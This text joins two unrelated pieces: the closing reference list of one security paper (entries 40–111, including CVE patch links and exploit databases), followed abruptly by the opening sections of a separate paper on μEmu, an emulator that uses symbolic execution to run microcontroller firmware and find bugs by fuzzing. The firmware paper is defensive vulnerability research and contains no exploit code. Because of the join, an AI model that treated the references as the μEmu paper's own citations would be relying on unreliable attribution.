[40] D. Ma and G. Tsudik, "A new approach to secure logging," *ACM Transactions on Storage (TOS)*, vol. 5, no. 1, 2009.

[41] A. A. Yavuz and P. Ning, "Baf: An efficient publicly verifiable secure audit logging scheme for distributed systems," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2009.

[42] A. A. Yavuz, P. Ning, and M. K. Reiter, "Efficient, compromise resilient and append-only cryptographic schemes for secure audit logging," in *Proceedings of the International Conference on Financial Cryptography and Data Security (FC)*, 2012.

[43] M. Musuvathi, S. Qadeer, T. Ball, G. Basler, P. A. Nainar, and I. Neamtiu, "Finding and reproducing heisenbugs in concurrent programs.," in *OSDI*, vol. 8, 2008, pp. 267–280.

[44] I. Ahmed, N. Mohan, and C. Jensen, "The impact of automatic crash reports on bug triaging and development in mozilla," in *Proceedings of The International Symposium on Open Collaboration*, 2014, pp. 1–8.

[45] J. Arnold, T. Abbott, W. Daher, G. Price, N. Elhage, G. Thomas, and A. Kaseorg, "Security impact ratings considered harmful," *arXiv preprint arXiv:0904.4058*, 2009.

[46] P. J. Guo and D. R. Engler, "Linux kernel developer responses to static analysis bug reports.," in *USENIX Annual Technical Conference*, 2009, pp. 285–292.

[47] H. Patil, C. Pereira, M. Stallcup, G. Lueck, and J. Cownie, "Pinplay: A framework for deterministic replay and reproducible analysis of parallel programs," in *Proceedings of the 2004 International Symposium on Code Generation and Optimization (CGO)*, Apr. 2010.

[48] S. Ren, L. Tan, C. Li, Z. Xiao, and W. Song, "Samsara: Efficient deterministic replay in multiprocessor environments with hardware virtualization extensions," in *Proceedings of the 2016 USENIX Annual Technical Conference (ATC)*, Denver, CO, Jun. 2016.

[49] J. Chow, T. Garfinkel, and P. M. Chen, "Decoupling dynamic program analysis from execution in virtual environments," in *USENIX 2008 Annual Technical Conference on Annual Technical Conference*, 2008, pp. 1–14.

[50] Y. Ji, S. Lee, E. Downing, W. Wang, M. Fazzini, T. Kim, A. Orso, and W. Lee, "Rain: Refinable attack investigation with on-demand inter-process information flow tracking," in *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct. 2017.

[51] W. U. Hassan, S. Guo, D. Li, Z. Chen, K. Jee, Z. Li, and A. Bates, "Nodoze: Combatting threat alert fatigue with automated provenance triage.," in *NDSS*, 2019.

[52] M. E. Aminanto, L. Zhu, T. Ban, R. Isawa, T. Takahashi, and D. Inoue, "Automated threat-alert screening for battling alert fatigue with temporal isolation forest," in *2019 17th International Conference on Privacy, Security and Trust (PST)*, IEEE, 2019, pp. 1–3.

[53] S. McElwee, J. Heaton, J. Fraley, and J. Cannady, "Deep learning for prioritizing and responding to intrusion detection alerts," in *MILCOM 2017-2017 IEEE Military Communications Conference (MILCOM)*, IEEE, 2017, pp. 1–5.

[54] R. Ding, C. Qian, C. Song, B. Harris, T. Kim, and W. Lee, "Efficient protection of path-sensitive control security," in *Proceedings of the 26th USENIX Security Symposium (Security)*, Vancouver, BC, Canada, Aug. 2017.

[55] C. Yagemann, S. Sultana, L. Chen, and W. Lee, "Barnum: Detecting document malware via control flow anomalies in hardware traces," in *Proceedings of the 25th Information Security Conference (ISC)*, New York, NY, USA, 2019.

[56] J. Lee, T. Avgerinos, and D. Brumley, "Tie: Principled reverse engineering of types in binary programs," 2011.

[57] Z. Lin, X. Zhang, and D. Xu, "Automatic reverse engineering of data structures from binary execution," in *Proceedings of the 11th Annual Information Security Symposium*, 2010, pp. 1–1.

[58] T. Wang, C. Song, and W. Lee, "Diagnosis and emergency patch generation for integer overflow exploits," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, Springer, 2014, pp. 255–275.

[59] J. Wilander, N. Nikiforakis, Y. Younan, M. Kamkar, and W. Joosen, "Ripe: Runtime intrusion prevention evaluator," in *In Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC)*, ACM, 2011.

[60] P. E. Black and P. E. Black, *Juliet 1.3 Test Suite: Changes From 1.2*. US Department of Commerce, National Institute of Standards and Technology, 2018.

[61] *CVE-2004-0597 Patch*, https://github.com/mudongliang/LinuxFlaw/tree/master/CVE-2004-0597#patch, [Online; accessed 25-October-2019].

[62] *CVE-2004-1288 Patch*, https://pastebin.com/raw/fsFkspFF, [Online; accessed 25-October-2019].

[63] *Red Hat Bugzilla – Attachment 360889 Details for Bug 523105*, https://bugzilla.redhat.com/attachment.cgi?id=360889&action=diff, [Online; accessed 07-January-2020].

[64] *Debian Bug report logs - #552035*, https://bugs.debian.org/cgi-bin/bugreport.cgi?att=1;bug=552035;filename=diff;msg=16, [Online; accessed 10-January-2020].

[65] *Commit 3f730d50*, https://github.com/antirez/redis/commit/3f730d50, [Online; accessed 16-January-2020].

[66] gif2png, *Command Line Buffer Overflow*, https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=550978#50, [Online; accessed 25-October-2019], 2009.

[67] ntp, *Stack-based buffer overflow in ntpq and ntpdc allows denial of service or code execution*, https://bugzilla.redhat.com/show_bug.cgi?id=1593580, [Online; accessed 25-October-2019], 2018.

[68] *Commit 5470551c*, https://github.com/mz-automation/libiec61850/commit/5470551c, [Online; accessed 09-April-2020].

[69] pdfresurrect, *Prevent a buffer overflow in possibly corrupt PDFs*, https://github.com/enferex/pdfresurrect/commit/3f811dbc, [Online; accessed 25-October-2019], 2019.

[70] libtiff, *Multiple libtiff Issues*, https://bugzilla.redhat.com/attachment.cgi?id=128255&action=diff, [Online; accessed 25-October-2019], 2006.

[71] EXIF Tag Parsing Library, *#70 SERIOUS SECURITY BUG IN EXIF_DATA_LOAD_DATA_ENTRY()*, https://sourceforge.net/p/libexif/bugs/70/, [Online; accessed 25-October-2019], 2007.

[72] *patch.2013.chunked.txt*, https://nginx.org/download/patch.2013.chunked.txt, [Online; accessed 16-January-2020].

[73] *patch.2017.ranges.txt*, https://nginx.org/download/patch.2017.ranges.txt, [Online; accessed 16-January-2020].

[74] GraphicsMagick, *Attempt to Fix Issue 440*, http://hg.code.sf.net/p/graphicsmagick/code/rev/98721124e51f, [Online; accessed 25-October-2019], 2017.

[75] libzip, *Fix double free*, https://github.com/nih-at/libzip/commit/9179b796, [Online; accessed 25-October-2019], 2017.

[76] *CVE-2005-0105 Patch*, https://pastebin.com/raw/GHm1k1Rk, [Online; accessed 25-October-2019].

[77] sudo, *Format String Vulnerability*, https://bugs.gentoo.org/401533, [Online; accessed 25-October-2019], 2012.

[78] *LinuxFlaw*, https://github.com/VulnReproduction/LinuxFlaw, [Online; accessed 06-January-2020].

[79] *Exploit Database*, https://www.exploit-db.com/, [Online; accessed 06-January-2020].

[80] I. Haller, A. Slowinska, M. Neugschwandtner, and H. Bos, "Dowsing for overflows: A guided fuzzer to find buffer boundary violations," in *Proceedings of the 22nd USENIX Security Symposium*, 2013, pp. 49–64.

[81] D. Zhang, D. Liu, Y. Lei, D. Kung, C. Csallner, and W. Wang, "Detecting vulnerabilities in c programs using trace-based testing," in *2010 IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2010.

[82] V. van der Veen, D. Andriesse, M. Stamatogiannakis, X. Chen, H. Bos, and C. Giuffrdia, "The dynamics of innocent flesh on the bone: Code reuse ten years later," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 1675–1689.

[83] S. Y. Chau, M. Yahyazadeh, O. Chowdhury, A. Kate, and N. Li, "Analyzing semantic correctness with symbolic execution: A case study on pkcs# 1 v1. 5 signature verification.," in *NDSS*, 2019.

[84] X. Chen, A. Slowinska, and H. Bos, "Who allocated my memory? detecting custom memory allocators in c binaries," in *2013 20th Working Conference on Reverse Engineering (WCRE)*, IEEE, 2013, pp. 22–31.

[85] *WindowsIntelPT*, https://github.com/intelpt/WindowsIntelPT, [Online; accessed 12-June-2020].

[86] *winipt*, https://github.com/ionescu007/winipt, [Online; accessed 12-June-2020].

[87] J. C. King, "Symbolic execution and program testing," *Communications of the ACM*, vol. 19, no. 7, pp. 385–394, 1976.

[88] J. Newsome, D. Brumley, J. Franklin, and D. Song, "Replayer: Automatic protocol replay by binary analysis," in *Proceedings of the 13th ACM conference on Computer and communications security*, ACM, 2006, pp. 311–321.

[89] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena, "Bitblaze: A new approach to computer security via binary analysis," in *International Conference on Information Systems Security*, Springer, 2008, pp. 1–25.

[90] P. Saxena, P. Poosankam, S. McCamant, and D. Song, "Loop-extended symbolic execution on binary programs," in *Proceedings of the eighteenth international symposium on Software testing and analysis*, ACM, 2009, pp. 225–236.

[91] D. A. Molnar and D. Wagner, "Catchconv: Symbolic execution and run-time type inference for integer conversion errors," *UC Berkeley EECS*, 2007.

[92] P. Godefroid, M. Y. Levin, D. A. Molnar, *et al.*, "Automated whitebox fuzz testing.," in *NDSS*, Citeseer, vol. 8, 2008, pp. 151–166.

[93] R. Brotzman, S. Liu, D. Zhang, G. Tan, and M. Kandemir, "Casym: Cache aware symbolic execution for side channel detection and mitigation," in *CaSym: Cache Aware Symbolic Execution for Side Channel Detection and Mitigation*, IEEE, 2019.

[94] Y. Shoshitaishvili, R. Wang, C. Hauser, C. Kruegel, and G. Vigna, "Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware.," in *NDSS*, 2015.

[95] S. Y. Chau, O. Chowdhury, E. Hoque, H. Ge, A. Kate, C. Nita-Rotaru, and N. Li, "Symcerts: Practical symbolic execution for exposing noncompliance in x. 509 certificate validation implementations," in *2017 IEEE Symposium on Security and Privacy (SP)*, IEEE, 2017, pp. 503–520.

[96] L. Martignoni, S. McCamant, P. Poosankam, D. Song, and P. Maniatis, "Path-exploration lifting: Hi-fi tests for lo-fi emulators," in *ACM SIGARCH Computer Architecture News*, ACM, vol. 40, 2012, pp. 337–348.

[97] Y. Shoshitaishvili, A. Bianchi, K. Borgolte, A. Cama, J. Corbetta, F. Disperati, A. Dutcher, J. Grosen, P. Grosen, A. Machiry, *et al.*, "Mechanical phish: Resilient autonomous hacking," *IEEE Security & Privacy*, vol. 16, no. 2, pp. 12–22, 2018.

[98] M. G. Kang, S. McCamant, P. Poosankam, and D. Song, "Dta++: Dynamic taint analysis with targeted control-flow propagation.," in *NDSS*, 2011.

[99] K. Sen, D. Marinov, and G. Agha, "Cute: A concolic unit testing engine for c," in *ACM SIGSOFT Software Engineering Notes*, ACM, vol. 30, 2005, pp. 263–272.

[100] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna, "SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *Proceedings of the 37th Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[101] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code," in *Proceedings of the 33rd Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[102] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Driller: Augmenting fuzzing through selective symbolic execution.," in *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2016.

[103] I. Yun, S. Lee, M. Xu, Y. Jang, and T. Kim, "Qsym: A practical concolic execution engine tailored for hybrid fuzzing," in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 745–761.

[104] T. Avgerinos, S. K. Cha, B. L. T. Hao, and D. Brumley, "Automatic exploit generation," Carnegie Mellon University, 2018.

[105] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou, "Revery: From proof-of-concept to exploitable," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ACM, 2018, pp. 1914–1927.

[106] A. Zeller and R. Hildebrandt, "Simplifying and isolating failure-inducing input," *IEEE Transactions on Software Engineering*, vol. 28, no. 2, pp. 183–200, 2002.

[107] J.-D. Choi and A. Zeller, "Isolating failure-inducing thread schedules," in *ACM SIGSOFT Software Engineering Notes*, ACM, vol. 27, 2002, pp. 210–220.

[108] S. K. Sahoo, J. Criswell, C. Geigle, and V. Adve, "Using likely invariants for automated software fault localization," in *ACM SIGARCH Computer Architecture News*, ACM, vol. 41, 2013, pp. 139–152.

[109] S. Park, Y. Zhou, W. Xiong, Z. Yin, R. Kaushik, K. H. Lee, and S. Lu, "Pres: Probabilistic replay with execution sketching on multiprocessors," in *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles*, ACM, 2009, pp. 177–192.

[110] B. Kasikci, B. Schubert, C. Pereira, G. Pokam, and G. Candea, "Failure sketching: A technique for automated root cause diagnosis of in-production failures," in *Proceedings of the 25th ACM Symposium on Operating Systems Principles (SOSP)*, Monterey, CA, Oct. 2015.

[111] J. Xu, D. Mu, X. Xing, P. Liu, P. Chen, and B. Mao, "Postmortem program analysis with hardware-enhanced post-crash artifacts," in *26th USENIX Security Symposium (USENIX Security 17)*, 2017, pp. 17–32.

Automatic Firmware Emulation through Invalidity-guided Knowledge Inference

Wei Zhou[1], Le Guan[2], Peng Liu[3] and Yuqing Zhang[1,4,5]*

[1]*National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences, China*
[2]*Department of Computer Science, University of Georgia, USA*
[3]*College of Information Sciences and Technology, The Pennsylvania State University, USA*
[4]*School of Cyber Engineering, Xidian University, China*
[5]*School of Computer Science and Cyberspace Security, Hainan University, China*

Abstract

Emulating firmware for microcontrollers is challenging due to the tight coupling between the hardware and firmware. This has greatly impeded the application of dynamic analysis tools to firmware analysis. The state-of-the-art work automatically models unknown peripherals by observing their access patterns, and then leverages heuristics to calculate the appropriate responses when unknown peripheral registers are accessed. However, we empirically found that this approach and the corresponding heuristics are frequently insufficient to emulate firmware. In this work, we propose a new approach called *μEmu* to emulate firmware with unknown peripherals. Unlike existing work that attempts to build a general model for each peripheral, our approach learns how to correctly emulate firmware execution at individual peripheral access points. It takes the image as input and symbolically executes it by representing unknown peripheral registers as symbols. During symbolic execution, it infers the rules to respond to unknown peripheral accesses. These rules are stored in a knowledge base, which is referred to during the dynamic firmware analysis. *μEmu* achieved a passing rate of 95% in a set of unit tests for peripheral drivers without any manual assistance. We also evaluated *μEmu* with real-world firmware samples and new bugs were discovered.

1 Introduction

The rapid emergence of Internet of Things (IoT) technology makes microcontrollers (MCUs) an increasingly serious security concern. Since most real-world IoT devices run on MCU-based SoCs (System on Chip) and since MCUs lack many security threat mitigation mechanisms available on PC/-mobile platforms, many recent security incidents have been related to MCU security. In MCU firmware, the main task runs in an infinite loop that constantly monitors and handles external events. The task code implements the core logic of the application and integrates necessary libraries, such as the TCP/IP stack and MQTT protocol. The external events on the other hand, are abstracted by the kernel (if any) and peripheral drivers. The mentioned security incidents were the result of vulnerabilities within either the task code [29,40] or the driver code [5,22,37].

Dynamically analyzing the task code in MCU firmware is challenging, since its execution depends on (1) the runtime environment constructed during device bootstrapping, and (2) the driver functions directly invoked by the task. For example, to find a bug in the task code caused by improper handling of input from the UART interface, the driver code of the UART peripheral should be executed without hanging or crashing the firmware. To satisfy these requirements, an emulator must emulate the logic of diverse peripherals on real-world MCUs. For example, when the firmware reads a register of a custom-made peripheral, the emulator should return an appropriate value depending on the current peripheral status. Given the high-diversity in the ecosystem of MCU SoCs in the market, it would require a huge amount of manual effort to develop an emulator for (multiple types of MCU SoCs in) the ecosystem, if the logic of diverse peripherals could not be automatically handled.

To address this challenge, three lines of research are being conducted. First, several solutions [15, 32, 34, 42] propose to forward the interactions with unsupported peripherals to the real hardware. However, these hardware-in-the-loop approaches cannot be used for large-scale automatic dynamic analysis. Second, abstraction-based approaches side-step the problem of peripheral emulation by leveraging the abstraction layer available on firmware. For example, by emulating such an abstraction layer in Linux kernel, many Linux-based firmware binaries can be emulated [17, 20, 30, 41]. Recently, HALucinator [19] has been proposed to automatically match the *Hardware Abstraction Layer* (HAL) APIs in firmware and replace them with host implementations. However, this approach requires ecosystem-wide standardization and is problematic for firmware on custom-made SoCs [36, 38, 43]. In real-world firmware development, developers can invoke

*Corresponding author: zhangyq@nipc.org.cn
The extended version of the paper with more details can be found at https://arxiv.org/abs/2107.07759.

driver functions in arbitrary ways. It is therefore difficult to decouple the security testing of task code of firmware from driver code execution. Moreover, since this approach completely skips the peripheral logic in firmware, dynamic analysis cannot find any bugs in the peripheral drivers. **Third**, full-system emulation [16, 21, 25] aims to emulate the entire firmware without relying on real hardware. For example, P^{2}IM [21], a representative approach in this direction, observes the access pattern of an unknown peripheral and infers its interaction model [21]. Then P^{2}IM combines expert-provided heuristics and such interaction models to figure out how to infer the appropriate responses from peripherals. Laelaps [16] uses symbolic execution to explore possible branches, and then leverages heuristics to predict a "good" one to follow.

Although the third research direction has shown exciting potential for achieving device-agnostic emulation with high fidelity, based on our empirical studies, we still found they frequently fail to properly execute complex samples. For example, P^{2}IM has to blindly guess the appropriate responses for read operations to the status registers of peripherals, which is impractical considering the large search space. Restricted by the exploration depth, Laelaps [16] can only find a good branch for a short period of future execution. But this decision might not be the best in the long run. Both of them may crash or hang the emulation.

These failures are caused by a largely-ignored fact is that firmware emulation is **collectively** affected by multiple peripheral registers. By "collectively", we mean that in many cases how one peripheral access should be handled at time t is **dependent upon** the time t values of several other registers. For example, in following code snippet extracted from the Ethernet driver, the `CR` and `SR` registers are both used to decide a branch target. When the `SR` register was accessed, the response to it is dependent upon the value of the `CR` register at that moment.

```
if (EMAC->CR & EMAC->SR == 0x1E7FF)
    Enable_Ethernet_Interrupt();
```

Based on this key insight, the emulator should recognize how multiple peripheral registers can affect firmware execution and correspondingly decide the *coordinated* responses.

Meeting this requirement is challenging due to the lack of firmware semantics. For example, P^{2}IM observes the interaction patterns of each peripheral and handles each peripheral access individually without taking the above-mentioned dependency into consideration. However, the observed execution trace does not provide enough contextual information to properly categorize registers or calculate a coordinated response.

Our idea. As mentioned before, to dynamically analyze task code of firmware, it is important to emulate the hardware behaviors entirely, including those of peripherals. Only in this way can we reach to (buggy) task code responsible for handling input retrieved from the I/O interface. To learn peripheral behaviors and correspondingly emulate driver code, we observe that analyzing the interaction patterns of every peripheral is actually unnecessary. *As long as we can decide an appropriate dependency-aware response at each peripheral access point, the emulation may succeed.* To realize this idea, two questions need to be answered. How to judge whether a peripheral input is appropriate or not? How to obtain such an appropriate peripheral input? In this work, we answer these questions with two observations and correspondingly developed a system called *μEmu*. **Observation 1:** If a response is incorrectly fed to the firmware, the error will eventually be reflected in the execution state. In particular, the emulation would enter an invalid state. **Observation 2:** An invalid execution state is directly reflected on an invalid path. To avoid executing invalid paths, we can represent all the peripheral responses as symbols, and then use symbolic execution to **collectively** reason about peripheral responses that can avoid such states/paths. Through collective reasoning, we can achieve **dependency-aware** peripheral access handling. Through symbolic execution, we can achieve **constraint-satisfaction-based** response finding.

Following these two observations, we propose *μEmu*, a dynamic analysis tool for find bugs in the task code of firmware for ARM MCUs. The core component of *μEmu* is a device-agnostic emulator aiming at emulating driver code of unknown peripherals. We infer necessary knowledge for properly emulating a specific firmware image using invalidity-guided symbolic execution. Our system is comprised of two phases, the knowledge extraction phase and the dynamic analysis phase. In the knowledge extraction phase, it takes the firmware-under-test as input and mixes concrete and symbolic execution (i.e., concolic execution) to extract essential information for the subsequent dynamic analysis phase, The information is stored in a *knowledge base* (*KB*) for later references. Replacing concrete execution with concolic execution, the proposed approach can reach deep paths and extract additional knowledge. Using a symbolic constraint solver also enables the proposed approach to accurately find the appropriate peripheral readings. In the firmware dynamic analysis phase, *μEmu* matches the entries in the extracted knowledge base and responds with appropriate values when a register of a (custom-made) peripheral is read. The knowledge base guides the execution to always stay in valid states, while value mutations of data registers, which can be controlled when the attacker has access to the I/O interface, help find new execution paths and firmware defects.

During knowledge extraction, *μEmu* only switches to another path when the current path is found invalid. Therefore, the path explosion problem faced by many symbolic-execution-based approaches, including Laelaps [16], is alleviated naturally. Moreover, knowledge (e.g., a concrete value for a particular register) extracted at an earlier time point – if found useful – can always be used at a later time point.

This avoids potential symbolic execution. As a result, path explosion is further reduced and time-consuming solver invocations are minimized. In contrast, Laelaps needs to enter expensive symbolic execution every time a peripheral register is accessed.

A notable feature of the proposed approach is that the knowledge base built with the restricted exploration space (i.e., if the current path remains valid, *μEmu* will stick to it) in the knowledge extraction phase can be used to emulate multiple valid paths in the dynamic analysis phase. This is because *μEmu* adopts a tiered caching mechanism, in which a cache entry uses progressively more context information to decide a response. Accordingly, (a) the bottom tier knowledge enables the emulator to use the last written value as the response to a peripheral read access; such values are dynamically determined and can fork new branches. (b) the upper tiers use more restrictive matching rules and therefore can record multiple branch matching rules based on different contexts during knowledge extraction. In the dynamic analysis phase, new paths can be emulated when contexts are changed.

We evaluated *μEmu* with 66 unit tests for testing the basic function of individual peripherals. Compared with the passing rate of 79% achieved by P^{2}IM, *μEmu* achieves 95% without any manual assistance. With very little manual assistance, all unit tests can be passed. We also evaluated *μEmu* with 21 real-world firmware samples. Evaluation results show that *μEmu* is capable of emulating real-world firmware. By bridging it with AFL, a state-of-the-art fuzzing tool, *μEmu* also helped us find previously-unknown bugs in the task code of the tested samples.

In summary, we made the following contributions.

- We proposed using symbolic execution to emulate MCU firmware without relying on real hardware. We achieved this through an invalidity-guided recursive knowledge extraction algorithm. The cached results in turn allow us to build a knowledge base for the firmware used for dynamic analysis.
- We implemented our idea on top of S2E. We show the practicality of our approach by evaluating it on a collection of 21 real-world firmware samples covering more than 30 different kinds of peripherals with several popular MCUs.
- We also integrated a modified AFL fuzzer with *μEmu*. Through fuzzing analysis, we reproduced existing bugs as well as found new bugs. *μEmu* is open source at https://github.com/MCUSec/uEmu.

2 Background

2.1 MCU Peripherals

MCUs have widely adopted in power-effective embedded devices such as drones, robots and programmable logic controllers (PLCs). Their firmware typically comprises the task code (including the core logic implementation and dependent libraries), the kernel code (if any), and the driver code for peripherals. MCU peripherals are mainly used to communicate with the external world. There are two types peripherals, on-chip peripherals and off-chip peripherals. The functions of on-chip peripherals are invoked by writing to or reading from peripheral registers, which are typically memory-mapped into the system memory. For example, on ARM Cortex-M MCUs, peripheral registers are mapped from `0x40000000` to `0x5fffffff`. The values of peripheral registers change non-deterministically depending on the internal logic of the peripheral. To increase efficiency, using interrupts is a common practice. Off-chip peripherals are oblivious to the MCU core. They are connected to the MCU core via on-chip peripherals, which serve as proxies between the firmware and off-chip peripherals. For example, the SPI peripheral, which is a general-purpose communication bus, is commonly used to connect EEPROM and BlueTooth peripherals.

MCU peripherals are very diverse. On the one hand, there are hundreds of different types of peripherals dedicated for different tasks. On the other hand, even for the same type of peripheral such as UART, manufacturers often implement it in customized ways. This diversity imposes a major obstacle for us to emulate a previously-unseen firmware image. Specifically, the internal logic of each peripheral has to be accurately and individually emulated.

2.2 Dynamic Symbolic Execution and S2E

Symbolic execution [31] is a powerful automated software testing and analysis technique. It treats program inputs as symbolic variables and simulates program execution so that all variables are represented as symbolic expressions. Dynamic symbolic execution (a.k.a. concolic execution) combines concrete execution and symbolic execution and inherits the advantages of both. It has been widely used to finding deep vulnerabilities in commercial software [15, 24].

S2E [18] is one of the most popular open-source symbolic execution platforms. Since it is based on QEMU, it enables full system symbolic execution and thus supports testing both user-space applications as well as drivers. More importantly, S2E exposes useful APIs to extend its functionality. An active community constantly writes and maintains many useful S2E plugins for performance improvement (e.g., better state pruning algorithms) or new program analysis tool development. Although QEMU supports multiple architectures, the latest S2E only supports emulating x86/x86-64 architecture [11]. In the following paragraphs, we introduce necessary technical background for understanding this paper.

CPU Emulation and Hardware Emulation. The original S2E is tightly coupled with QEMU. It leverages the Dynamic Binary Translation (DBT) of QEMU to emulate CPU and combines it with KLEE [15] for concolic execution. The hardware such as peripherals is emulated by QEMU.

KVM Interface. S2E developers found it tedious to update

with the upstream QEMU. Since version 2.0, they reconstructed the S2E architecture to de-couple it from QEMU using the KVM interface. The new S2E only uses QEMU as a KVM client for hardware emulation, and maintains the concolic execution engine by its own (in essence, the old DBT code in QEMU). The concolic execution engine exposes a KVM interface for the QEMU hardware emulator to invoke. As a result, as long as the KVM interface is stable, when QEMU is updated, S2E can also be easily updated to benefit from the ever-improving emulation capability of QEMU.

Effective Concolic Execution. S2E extracts CPU emulation and DBT functions from the original QEMU and extends them with KLEE for concolic execution. It can automatically switch between the symbolic execution engine and concrete execution engine. Specifically, when a memory location containing symbolic data is de-referenced, S2E re-translates the current translation block into LLVM IR and switches to KLEE. When there is no longer any symbolic data in any registers, it will switch back to the DBT engine. When encountering a branch whose target is determined by a symbol, S2E forks a new execution state. S2E explores each execution state independently. To achieve this goal, S2E maintains dedicated memory to store the hardware state for each state.

2.3 Terminology

Branch. A branch instruction is the last instruction in a basic block. It causes the program to deviate from its default behavior of executing instructions in order.

Branch Target. Depending on whether a branch is taken or not, there are typically two branch targets to be executed following the branch instruction. In this paper, we mainly consider conditional branches in which one or more peripheral readings decide which branch target to follow.

Conditional Registers. At each branch, one or more peripheral registers decide the branch target. We call these registers as conditional registers.

Execution Path/Trace. An execution path/trace refers to a dynamic flow in the control-flow graph of the program. It starts from the program entry point and ends at an exit point. In a firmware image, two different execution paths/traces are created when the execution faces a branch which is determined by a peripheral reading. In this paper, we use path and trace interchangeably to refer to the dynamic control flow of the firmware.

Execution State. An execution state is a break point in an execution path. It contains a program's memory, registers, peripheral states, etc. S2E switches among execution states to explore the program. When the firmware exits, the current execution state corresponds to a unique execution path.

Invalid Execution State. An invalid execution state disrupts normal firmware execution, including crashing or stalling firmware execution, and skipping designed operations. At the core of our system is an exploration algorithm that constantly detects and avoids invalid execution states caused by wrong peripheral readings.

Valid Execution State. Valid execution states are execution states that are not invalid. By responding to the firmware execution with the values stored in the knowledge base, *μEmu* keeps the firmware emulation in valid execution states.

3 Overview

The goal of *μEmu* is to find bugs in task code of firmware related to improper handling of malformed input retrieved from data registers of the I/O interfaces. Therefore, it needs to emulate the peripheral drivers, especially those related to I/O, by automatically generating *appropriate* responses when an unknown peripheral register is accessed. However, we cannot guarantee the same readings as real peripherals. Rather, the provided (response) values should pass the firmware's internal checks so that the firmware execution could reach a useful state for practical security analysis.

3.1 High-level Idea

Our work is based on three insights. First, in MCU firmware, conditional register readings often directly influence the execution path. Second, by representing the peripheral registers as symbols, the relationship between the peripheral register and the path can be captured by symbolic expressions. Third, if an incorrect path is selected, the firmware will reach an invalid state. Therefore, our approach represents all the readings from unknown peripherals as symbols, and leverages symbolic execution and an invalid state detection mechanism to automatically extracts knowledge about how to respond to peripheral accesses. The extracted information includes (1) a knowledge base regarding how to respond to unknown peripheral accesses so that the execution will stay valid; and (2) a set of identified data registers used for I/O operations.

The knowledge base is a cache of knowledge learned from symbolic exploration. In a firmware execution, the same peripheral register could be accessed many times and the peripheral returns a value depending on the current hardware state machine. In *μEmu*, we model an approximate hardware state machine using peripheral context (e.g., the current function arguments), and use this context to match a cache entry. Specifically, in the knowledge extraction phase *μEmu* starts with a simple matching rule aiming to match many similar peripheral accesses. However, when the cached value is proven wrong (by invalidity checks in future execution), it is rejected and upgraded. The upgraded matching rule considers complex execution context and thus only matches specific peripheral accesses with the same context. In short, a cache entry uses progressively more context information to decide a response. While the simple matching rule helps *μEmu* quickly reduce the exploration space of symbolic execution, the context-aware matching rule kicks in when the simple one cannot handle the complex situations.

3.2 Threat Model

µEmu is a bug-driven firmware emulator. The ultimate goal is to find software bugs in the task code of firmware that can be leveraged to hijack the control flow of the firmware, steal confidential information, launch DoS attacks, etc. In this paper, we focus on finding memory-related bugs by fuzzing. However, the capability of emulating firmware execution allows *µEmu* to be used with other dynamic analysis tools. The attacker is assumed to have access to standard I/O interfaces of the device, e.g., the SPI or UART, and thus can feed malformed data to these interfaces. We do not consider powerful attackers who can cause circuit-level manipulation, including arbitrarily changing the values of control registers or status registers. Therefore, *µEmu* calculates appropriate values for accesses to control/status registers so that peripheral drivers avoid entering error handling states. It also identifies data registers used in I/O, which can be controlled by the attacker. During dynamic analysis, we consider the input to the data registers as untrusted and find memory corruptions caused by the malformed input.

3.3 Our Approach

µEmu is a two-phase system for emulating and analyzing MCU firmware (Figure 1). For each firmware image, we first run a knowledge extraction phase in which a knowledge base regarding how to respond to peripheral accesses is built. Moreover, a set of data registers used for I/O operations are identified. In the second phase, we use dynamic analysis approaches to test the firmware. When a custom-made peripheral is accessed, the appropriate response value is directly obtained by referring to the *KB*. Accesses to data registers are directly bridged to the analysis tools such as a fuzzer to test the task code of the firmware. If a query does not match any cache entries in the *KB*, the knowledge extraction phase needs to be incrementally re-executed to enrich the *KB*.

Knowledge Extraction Phase. At the core of the knowledge extraction phase is an *invalidity-guided* symbolic execution engine. During symbolic execution, peripheral readings calculated (via a constraint solver) during previous exploration are cached in *KB* using a *tiered caching strategy*. When a register of an unknown peripheral is accessed, *µEmu* represents it as a symbol. If this symbol directly impacts a branch target during symbolic execution, *µEmu* chooses a default branch target and caches the solved values for later accesses. The cached values help the symbolic execution engine decide a favorable branch target when the same peripheral is accessed later on. Specifically, the cached value is used in a tentative concrete computation to decide the corresponding branch target. We adopt a tiered caching strategy. *µEmu* starts with a simple matching rule aiming to let a cache entry match as many similar peripheral accesses as possible. If later we find the cached value was wrong, we reject it and upgrade the matching rule for the corresponding peripheral register. The indicator for a wrong cache entry is that the execution state becomes invalid (Section 4.3). The upgraded matching rule captures more complex peripheral behaviors by incorporating richer execution context into it (Section 4.2). The cache is hit only if the execution context matches. In essence, the upgraded matching rule helps provide accurate responses that reflect the specific execution context, but it sacrifices generality.

